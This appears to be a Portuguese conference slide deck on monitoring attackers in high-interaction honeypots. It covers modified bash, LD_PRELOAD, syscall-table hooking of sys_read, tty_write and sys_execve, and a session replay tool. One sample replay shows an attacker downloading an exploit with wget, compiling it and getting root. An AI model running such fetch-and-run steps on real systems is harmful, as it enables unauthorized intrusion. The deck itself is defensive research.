



TÉCNICAS DE MONITORAÇÃO DE ATIVIDADES EM HONEYPOTS DE ALTA INTERATIVIDADE

Luiz Gustavo C. Barbato e Antonio Montes

{lgbarbato,montes}@lac.inpe.br.

Ressin - Redes e Segurança de Sistemas de Informação

LAC - Laboratório Associado de Computação e Matemática Aplicada

INPE - Instituto Nacional de Pesquisas Espaciais

Roteiro

- Introdução
- Captura em *User Space*
- Captura em *Kernel Space*
- Modificação no *Bash*
- Reconstrução de Sessão com módulos de *Kernel*
- Conclusões

Introdução

- Decidir que dados são úteis
- Capturar as ações dos atacantes
- Armazenar os dados capturados
- Transferir os dados dos *honeypots*
- Analisar os dados
- Ocultar todo o processo

Captura em *User Space*

- Interpretadores de Comandos
 - *Bash*
 - * Antonomasia
 - *Syslog*
 - * Anton Chuvakin
 - Pacotes UDP
 - Pacotes UDP criptografados
 - Vantagens vs. Desvantagens

Captura em *User Space* (Cont.)

- Utilitário *script*
 - Ryan C. Barnett
 - * *Cryptcat*
 - * */bin/sh != /bin/bash (man bash -> INVOCATION)*
 - */bin/sh == /bin/bash -norc*
 - * *Knark - Ered*
 - Envio direto de pacotes UDP criptografados
 - Vantagens vs. Desvantagens

Captura em *User Space* (Cont.)

- Bibliotecas de Sistema
 - Winsock32.dll
 - * *Happy99.exe*
 - LD_PRELOAD
 - Glibc
 - Vantagens vs. Desvantagens

Captura em *Kernel Space*

- *sys_read* e *sys_write*
 - Responsável pela leitura e escrita nos *file descriptors*
 - Alterar a tabela de chamadas de sistema
 - *sys_read* utilizado pelo *sebek*
 - Vantagens vs. Desvantagens

Captura em *Kernel Space* (Cont.)

- *tty_write*
 - Escrita de dados no terminais
 - Está sendo utilizado no *SMaRT* assim como a *tty_read*
 - Resultado similar ao aplicativo *script*
 - Vantagens vs. Desvantagens

Captura em *Kernel Space* (Cont.)

- *sys_execve*
 - Responsável pela execução dos comandos/*scripts*/aplicativos
 - Invocada pela *Glibc* ao utilizar a função *execve*
 - Alterar a tabela de chamadas de sistema
 - Vantagens vs. Desvantagens

Modificação no *Bash*

- Ferramentas Auxiliares
 - Alteração do *patch*
 - * Ocultar informações de rede
 - Captura dos dados
 - * Captura *on-line* e *off-line*
 - Simulação de serviço
 - * Evitar pacotes de erro
- Compilação estática
- Eliminação de símbolos


Modificação no *Bash* (Cont.)

- Resultados

```
IP=10.0.0.13 TS=Thu Jul 17 08:54:53 2003 UID=1000 PID=48537 \
CMD=ls
IP=10.0.0.13 TS=Thu Jul 17 08:55:14 2003 UID=1000 PID=48537 \
CMD=du -sh
IP=10.0.0.13 TS=Thu Jul 17 08:56:20 2003 UID=1000 PID=48537 \
CMD=for i in *.[c]
IP=10.0.0.13 TS=Thu Jul 17 08:56:24 2003 UID=1000 PID=48537 \
CMD=do
IP=10.0.0.13 TS=Thu Jul 17 08:56:39 2003 UID=1000 PID=48537 \
CMD=grep include $i
IP=10.0.0.13 TS=Thu Jul 17 08:56:41 2003 UID=1000 PID=48537 \
CMD=done
```

Reconstrução de Sessão com Módulos de *Kernel*

- Arquitetura da Solução




Reconstrução de Sessão com Módulos de *Kernel* (Cont.)

SMaRT - Session Monitoring and Replay Tool			
File	Configuration	Replay	Help
Honeynet 1			
Honeypot1		attacker1@Honeypot7\$ ssh 192.168.1.1	
Honeypot2		attacker1@192.168.1.1's password: default123	
Honeypot3		Permission denied, please try again.	
Honeypot4		attacker1@192.168.1.1's password: default321	
Honeypot5		attacker1@Honeypot2:~\$ id	
Honeypot6		uid=1000(attacker1) gid=100(attackers) groups=100(attackers)	
Honeypot7		attacker1@Honeypot2:~\$ ls /	
		bin/ dev/ home/ lib/ mnt/ proc/ sbin/ tmp/	
		var/ boot/ etc/ include/ root/ share/ usr/	
		attacker1@Honeypot2:~\$ wget -q http://192.168.1.2/xpl.c	
		attacker1@Honeypot2:~\$ gcc xpl.c -o xpl	
		attacker1@Honeypot2:~\$./xpl	
		# id	
		uid=0(root) gid=0(root) groups=0(root), 10(wheel)	
		# exit	
		attacker1@Honeypot2:~\$ exit	
		attacker1@Honeypot7:~\$ exit	

Conclusões

- Importância das técnicas apresentadas
- Invasores utilizam *rootkits* com criptografia
- Utilização de outras técnicas e ferramentas
- *Bash* modificado, simples mas pode ser driblado
- Monitoração em *kernel space* é mais promissora
- Desenvolvimento do SMaRT

Obrigado pela Atenção !!!



"O sábio aprende muitas coisas com seus inimigos."

(Aristófanes)